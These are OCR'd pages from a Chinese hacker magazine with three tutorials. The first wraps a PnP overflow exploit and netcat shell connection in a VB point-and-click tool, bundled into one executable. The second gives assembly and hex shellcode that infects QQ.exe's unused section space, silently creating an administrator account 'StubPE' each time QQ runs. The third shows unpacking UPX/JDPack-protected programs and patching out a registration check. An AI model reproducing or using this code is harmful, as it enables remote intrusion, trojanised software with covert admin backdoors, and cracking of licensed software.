


图2 我们做的程序界面

接着就要写代码了。大家不要听到写代码就头疼啊，就几行，很简单的。双击“正向溢出”按钮，就会打开代码编辑框，在最最上面添加下面2行：

```
Private Declare Function ShellExecute Lib "shell32.dll" Alias "ShellExecuteA" (ByVal hWnd As Long, ByVal lpOperation As String, ByVal lpFile As String, ByVal lpParameters As String, ByVal lpDirectory As String, ByVal nShowCmd As Long) As Long
Private Declare Function GetTickCount Lib "kernel32" () As Long
```

这2行都是系统API的声明部分，第一行是用来让VB运行外部程序的，第二行是用来定时的（比VB的定时器好用，下面我们要用到）。然后我们找到“Private Sub Command1_Click()”，在下面添加一下的代码（“'”后的是注释，方便大家理解）：

```
If Text1.Text = "" Then
    MsgBox ("请填写对方IP")    '如果Text1文本框为空的话，弹出窗口提示“请填写对方IP”
Else
    Dim z1, z2    '定义变量z1和z2，用来执行命令
    z1 = Shell("cmd /c " + App.Path + "\pnpexp.exe " + Text1.Text + " 824", vbHide)    'App.Path表示程序当前运行的目录，整个语句的意思是运行pnpexp.exe Text1中定义的IP 824（824是我定义的端口，可以自己改，但是别忘了下面也要作相应的改动），并以隐藏方式运行
    sleep (3000)    '暂停3秒，sleep系统没有自带，我们下面还要写
    z2 = Shell("cmd /c " + App.Path + "\nc.exe -vv " + Text1.Text + " 824", vbNormalFocus)    '让NC连接Text1中指定IP和代码中指定的端口
End If
```

再在代码的最后面添加sleep过程的代码（用来让程序暂停，使溢出程序有充分的时间来溢出）：

```
Private Sub sleep(ByVal sSec As Long)
    Dim StartSec As Long
    StartSec = GetTickCount()
    While (GetTickCount() - StartSec) < sSec
        DoEvents
    Wend
End Sub
```

就这样，正向溢出的代码就写好了，下面我们来看看反向溢出的代码（双击“反向溢出”按钮后，在“Private Sub Command2_Click()”后添加）：

```
If Text1.Text = "" Or Text2.Text = "" Then
    MsgBox ("请填写对方IP")
Else
    Dim f1, f2
    f2 = Shell("cmd /c " + App.Path + "\nc.exe -vv -l -p 824", vbNormalFocus)    '用nc监听本地的824端口
    f1 = Shell("cmd /c " + App.Path + "\pnpexp.exe " + Text1.Text + " 824 " + Text2.Text, vbHide)    '让溢出程序溢出
End If
```

最后在“文件”菜单中选择“生成工程1.exe”就能把程序输出了。就这样，图形化界面的溢出程序就做好了，简单吧？但是这个程序会调用到目录下的pnpexp.exe和nc.exe，所以携带的时候要带多个程序才能正常运行。那能不能把这些程序合并起来呢？当然是可以的，我们就要用到捆绑机了。

这里我选择的捆绑机是CABINET.exe，它是利用微软自导的命令来捆绑的，带有压缩打包的功能。在这个程序中按“添加文件”把工程1.exe、nc.exe、pnpexp.exe添加到列表中，然后在“安装首次运行”后选择“工程1.exe”，然后选择一下图标，最后按“捆绑文件”就好了（如图3）。




图3 捆绑程序

这篇文章没什么技术，只是想满足一下小菜们要用图形界面溢出程序的目的。大家还有什么问题欢迎来《黑客手册》的论坛（http://www.nohack.cn）交流。

【本文提到的工具nc.exe、pnpexp.exe、CABINET.exe以及程序源代码和生成好的程序在光盘中有提供。】

利用病毒机理打造小巧后门

徐逢志

大家都知道，很多病毒都喜欢通过感染PE文件来进行传播，常见的方法有这几种：

1.修改PE文件引入表来加载特定的DLL（DLL中带有恶意代码），让DLL随PE文件一起执行。

2.在PE文件中增加一个节，并修改PE文件程序入口地址指向自己增加的节，执行完特定代码之后跳至原入口处执行。

3.用恶意代码覆盖当前PE文件某个节中空白处，修改PE文件程序入口地址指向此处，执行完特定代码之后跳至原入口处执行。

第一种方法比较简单，容易实现，但是有个缺点：很容易查出来。用户使用一些功能丰富的进程管理工具就可以发现加载的DLL。

第二种方法被很多加壳软件利用，比如UPX就是在PE文件中增加一个节来对文件进行加密。这种方法的好处是代码长度相对来说不受限制，但是坏处也显而易见：多了一个节，文件长度发生了变化，用户会起疑心。

第三种方法避免了前两种的缺点，文件长度不发生变化，不加载额外的模块。很难被用户发现。缺点就是：因为每个PE文件节的空白处长度不一样，这样就要求我们增加的代码尽可能短小精悍，以适应长度的要求。

假如我们把自己的后门代码附在目标机上一个经常被执行到的程序上，比如QQ，那么对方用户每次使用QQ，就等于执行了后门代码，而QQ仍然正常的在工作一点反常迹象也没有，那目的也就达到了。后门不见得非要打开一个端口开一个“门”，只要能方便我们进入目标机，都可以作为后门使用。

现在我们就以QQ为目标，来打造这样一个小后门，使用户每次执行QQ的时候，为我们创建一个名为StubPE，密码为12345678的用户。

```
    WinExec("net user StubPE 12345678 /add");
```

大家一看就知道，这一句就可以实现功能。但是要写进目标PE文件，是不能这样直接来写的。需要转换成类似于ShellCode的16进制编码，需要用到写ShellCode的技巧。下面是我写的（写ShellCode

不是我的强项，在这里我只是实现这个功能，相信大家可能有比我更精炼的代码）。

```
        __asm
        {
                push ebp
                mov  ebp, esp
                sub  esp, 20h
                mov  esi, esp

    mov dword ptr [ebp-05h], 0x00646461
    mov dword ptr [ebp-09h], 0x2F203837
    mov dword ptr [ebp-0Dh], 0x36353433
    mov dword ptr [ebp-11h], 0x32312045
    mov dword ptr [ebp-15h], 0x50627574
    mov dword ptr [ebp-19h], 0x53207265
    mov dword ptr [ebp-1Dh], 0x73752074
    mov dword ptr [ebp-21h], 0x656e0000
    lea eax, [ebp-1Fh]
    push eax
    mov eax, 0x7c86114d
    call eax

    mov esp, ebp
    sub esp, 2Ch
    mov dword ptr [ebp-05h], 0x00646461
    mov dword ptr [ebp-09h], 0x2f204550
    mov dword ptr [ebp-0Dh], 0x62757453
    mov dword ptr [ebp-11h], 0x2073726f
    mov dword ptr [ebp-15h], 0x74617274
    mov dword ptr [ebp-19h], 0x73696E69
    mov dword ptr [ebp-1Dh], 0x6d646120
    mov dword ptr [ebp-21h], 0x70756f72
    mov dword ptr [ebp-25h], 0x676c6163
    mov dword ptr [ebp-29h], 0x6f6c2074
    mov dword ptr [ebp-2Dh], 0x656e0000
    lea eax, [ebp-2Bh]
    push eax
    mov eax, 0x7c86114d
    call eax

    //          pop eax
    //          mov esp, ebp
    //          pop ebp
        }
```

好了，虽然很长，但是功能却达到了，转换成ShellCode，就是：

```
    unsigned char ShellCode [] = //168
    "\x55\x8B\xEC\x83\xEC\x20\x8B\xF4\xC7\x45\xFB\x61\x64\x64\x00\xC7"
    "\x45\xF7\x37\x38\x20\x2F\xC7\x45\xF3\x33\x34\x35\x36\xC7\x45\xEF"
    "\x45\x20\x31\x32\xC7\x45\xEB\x74\x75\x62\x50\xC7\x45\xE7\x65\x72"
    "\x20\x53\xC7\x45\xE3\x74\x20\x75\x73\xC7\x45\xDF\x00\x00\x6E\x65"
    "\x8D\x45\xE1\x50\xB8\x90\x90\x90\x90\xFF\xD0\x8B\xE5\x83\xEC\x2C"
    "\xC7\x45\xFB\x61\x64\x64\x00\xC7\x45\xF7\x50\x45\x20\x2F\xC7\x45"
    "\xF3\x53\x74\x75\x62\xC7\x45\xEF\x6F\x72\x73\x20\xC7\x45\xEB\x74"
    "\x72\x61\x74\xC7\x45\xE7\x69\x6E\x69\x73\xC7\x45\xE3\x20\x61\x64"
    "\x6D\xC7\x45\xDF\x72\x6F\x75\x70\xC7\x45\xDB\x63\x61\x6C\x67\xC7"
    "\x45\xD7\x74\x20\x6C\x6F\xC7\x45\xD3\x00\x00\x6E\x65\x8D\x45\xD5"
    "\x50\xB8\x90\x90\x90\x90\xFF\xD0";
```

大家注意，因为操作系统的版本不同，所以WinExec函数所在的内存地址也不一样。在这里我是这样做的：

```
    DWORD dwWinExecAddr = (DWORD)&WinExec;
    memcpy(ShellCode + 69, &dwWinExecAddr, 4);
    memcpy(ShellCode + 162, &dwWinExecAddr, 4);
```

是不是很像ShellCode的写法？

最后把这段ShellCode写到QQ的第一个节中空白处去。首先要定位QQ.EXE第一个节的地址，得到节的大小，已用的大小，这样才能判断是否可以写入，具体内容大家可以看我的代码然后看看相关PE文件结构的资料。在我的WINXP SP2 + QQ 2005 Beta3上，是完全可以写入的。其实只要是第一个节中未用空间足够的PE文件，比如记事本notepad.exe，都是可以用来做我们的后门的。

需要注意的是：加过壳的PE文件，是不能这样做的，因为加过壳的程序他的入口地址和节的地址，基本上都被修改过了，大家也可以通过修改ShellCode的方法来实现自己特定的功能。

用法举例：在QQ没有运行的情况下，命令行下执行，另外一个文件只能被安装一次。

StubPE d:\tencent\QQ.exe

然后运行QQ，就会发现机器上多了一个叫StubPE的用户~

【本文涉及的源代码和编译好的程序SubPE.exe在光盘中均有收录】

大家好，我是lmmlep，从本期起将由我来主持破解这个板块，本期继续给大家带来“鸟儿学破解”系列篇中的脱壳入门篇。对壳不熟悉的读者可以从中了解什么是自动脱壳，什么是手动脱壳了。另外，作为给第一次和大家见面的礼物，我也将多年来学习破解中的经验写出来，希望大家喜欢！同时，破解板块在下一期将有所改动，将会带给大家更多的精彩内容，大家可不要错过哦：)。

鸟儿学破解——脱壳入门篇

风泽[E.S.T]

现在要找个没加壳的软件真是不容易啊，在第一篇“鸟儿学破解”中我提到的破解流程中就含有脱壳这一步，可是当时介绍的软件并没有使用加壳技术，所以就没介绍。今天我们小菜鸟来学习脱壳，这个可是学习破解软件必备的技术啊。

壳的概念

在一些计算机软件里加入一段专门负责保护软件不被非法修改或反编译的程序。它们一般都是先于程序运行，拿到控制权，然后完成它们保护软件的任务，大家就把这样的程序称为“壳”。

壳的分类

压缩壳：将软件体积减小。

密码壳：在正常的软件中插入自己的代码，使得打开软件后需要输入密码才能运行。

保护壳：一般我们称这类壳为猛壳，因为比较难对付，加壳后的程序一般体积会变大，也有部分壳可以起压缩作用。

了解了初步的知识后我们就来具体练习一下破解技术吧。

脱壳任务

UPX加壳的程序：test for upx.exe

JDPack（铁甲）加壳的程序：test for JDPack.exe

自动脱壳

为了方便我自己写的，很容易就被破解的，今天主要是练习脱壳嘛。

拿出PEiD对test for upx.exe进行扫描，很清楚的就发现软件用UPX加了壳（其实是我自己加的，嘿嘿^^），如图1所示。




图1 使用PEiD查壳

对于UPX这个壳网络上有很多脱壳软件，今天我们使用Quick Unpack 4.0来脱掉它。打开软件，选择test for upx.exe，然后点下面的“获取”按扭（图2）。




图2 使用Quick Unpack 4.0脱壳

现在我们就可以点“现在脱壳”了，我们按照默认的文件名保存为unpacked.exe。

现在我们已经将软件的壳给脱掉，可是软件是不好运行的，如图3所示。没关系，我们现在使用软件将它的输入表修复一下。




图3 应用程序错误

打开LordPE，点击Rebuild PE后选择我们刚才脱过壳的unpacked.exe，软件就直接将输入表修复好了，如图4所示，双击unpacked.exe后程序正常运行（图5）。




图4 用LordPE修复脱壳后的文件

现在我们使用W32dsm.exe打开软件，然后打开“参考”→“串式参考”，我们就可以看到软件中的注册提示了，如图6所示。





图5 修复后的程序正常运行


图6 串式参考

双击注册成功后我们来到如下地方：

```
:00402E1F E8F6020000      call 0040311A
:00402E24 50              push eax
:00402E25 E886030000      call 004031B0
:00402E2A 83C408          add esp, 00000008
:00402E2D 85C0            test eax, eax  //比较注册码
:00402E2F 7416            je 00402E47

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00402DB8(U)
|
:00402E31 6A40    push 00000040

* Possible StringData Ref from Data Obj ->"失败" //提示注册失败

:00402E33 6880444000      push 00404480

* Possible StringData Ref from Data Obj ->"注册失败"
                                  |
:00402E38 6874444000      push 00404474
:00402E3D 8B4DF0          mov ecx, dword ptr [ebp-10]
:00402E40 E8E1020000      call 00403126
:00402E45 EB14            jmp 00402E5B

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00402E2F(C)          //很明显注册成功的提示是从00402E2F地址跳过来的
|
:00402E47 6A40            push 00000040

* Possible StringData Ref from Data Obj ->"恭喜!" //提示注册成功
                                  |
:00402E49 686C444000      push 0040446C

* Possible StringData Ref from Data Obj ->"注册成功"
                                  |
:00402E4E 6860444000      push 00404460
:00402E53 8B4DF0          mov ecx, dword ptr [ebp-10]
:00402E56 E8CB020000      call 00403126
```

到这里就不要我说了吧，还不快使用UltraEdit将00402E2F的74改成75。

手动脱壳

在上面脱壳中我们都是使用的工具，

简单、方便、快捷。可是有很多壳是没有现成的脱壳工具的，所以需要手工来脱壳。下面我们就来学习一下手工脱壳。

手工脱壳基本步骤：

1. 寻找OEP
2. DUMP文件
3. 修复输入表

我们用PeiD查到我们现在要脱的壳是铁甲（test for JDPack.exe），如图7所示。




图7 JDPack 的壳

网络上还没出现铁甲这个壳的脱壳机，所以我们只有手工来搞了。拿出菜鸟喜欢用的OllyDbg加载程序，忽略所有的异常，程序停留在0040A000处，如图8所示。

现在按F8来调试，当程序运行到0040A04F的时候0040A058处就会改变成pushfd。直接单击此处，按F4，这个时候程序已经进行了第一次代码解密。继续用F8来向下走，一直来到第二个循环0040A0B1处，如图9所示。

这里是软件的第二次代码解密的地方。和上面一样，单击popad处按下F4，让程序直接解密，这个时候程序已经解密好了。现在就是要找OEP了，按下CTRL+F，调出查找命令对话框，将整个段块前面的钩去掉，输入popad来查找。经过6次查找来到了如图10所示的地方。

单击retn处，直接按F4来到这里。这时会弹出一个说JDPack没注册的对话框，不管它，直接点确定就可以了。再按一下F8，来到004031c0处。哈哈~~~我们已经很接近成功了。现在程序在内存中已经完全解密好了（图11）。

现在我们就使用Ollydbg的DUMP插件（图12）来将软件DUMP出来。

我们现在只要点"脱壳之"按钮就可以了，如图13所示。我将DUMP出来的软件保存为121.exe，单击它可以直接运行，其实到这里我们就可以结束了，可是我们3步中还有修复输入表却没做，虽然我们这个软件不需要修复就可以运行，但很多情况下是需要修复的，所以我在这里就继续介绍一下修复的方法。

我们打开Import REC.exe在第一项中选取我们正用Ollydbg调试的test for JDPack.exe，现在我们来计算一下软件的OEP。

```
0040A0A9   ┌>AC               lods byte ptr ds:[esi]
0040A0AA   │ 3285 D72F4000    xor al,byte ptr ss:[ebp+402FD7]
0040A0B0   │ AA               stos byte ptr es:[edi]
0040A0B1  ^└ E2 F6            loopd short test_for.0040A0A9
0040A0B3     61               popad
```

图9 壳中代码解密处

```
0040A414     61               popad
0040A415     50               push eax
0040A416     C3               retn
```

图10 找到POPAD指令处

```
004031C0     55               db 55        CHAR 'U'
004031C1     8B               db 8B
004031C2     EC               db EC
004031C3     6A               db 6A        CHAR 'j'
```

图11 程序原来的入口点（OEP）

OEP=004031c0-00400000

所以在OEP处填写000031C0然后单击"IAT自动搜索"，再单击"获得输入信息"后我们会发现所有的函数都是有效的，如图14所示。

最后单击"修理抓取文件"按钮，选择我们刚才DUMP出来的121.exe就可以修复了（图15）。

到这里我们就完整演示了一个手工脱壳的例子，我们就可以像上面例子一样继续破解了。




图12 OllyDbg的Dump插件菜单

三、总结

如今在互联网上已经有很多种壳了，而脱壳软件却是少数的，这个意味着我们在以后的破解学习中会经常遇到需要自己手工脱壳的软件，所以掌握这门技巧是绝对关键的，要想运用自如，还需要各位破解爱好者多练习，多看一些大虾的脱壳手记以增加自己的经验。

脱壳是目前破解中热衷讨论的，脱壳往往也是破解的第一步，所以要学习破解就要学会脱壳，本文适合于刚学习破解的读者。不过，脱壳的路也很长，要成为一名脱壳高手也不是一朝一夕的事，我们今后也将会刊登更多精彩的、深入的脱壳文章。

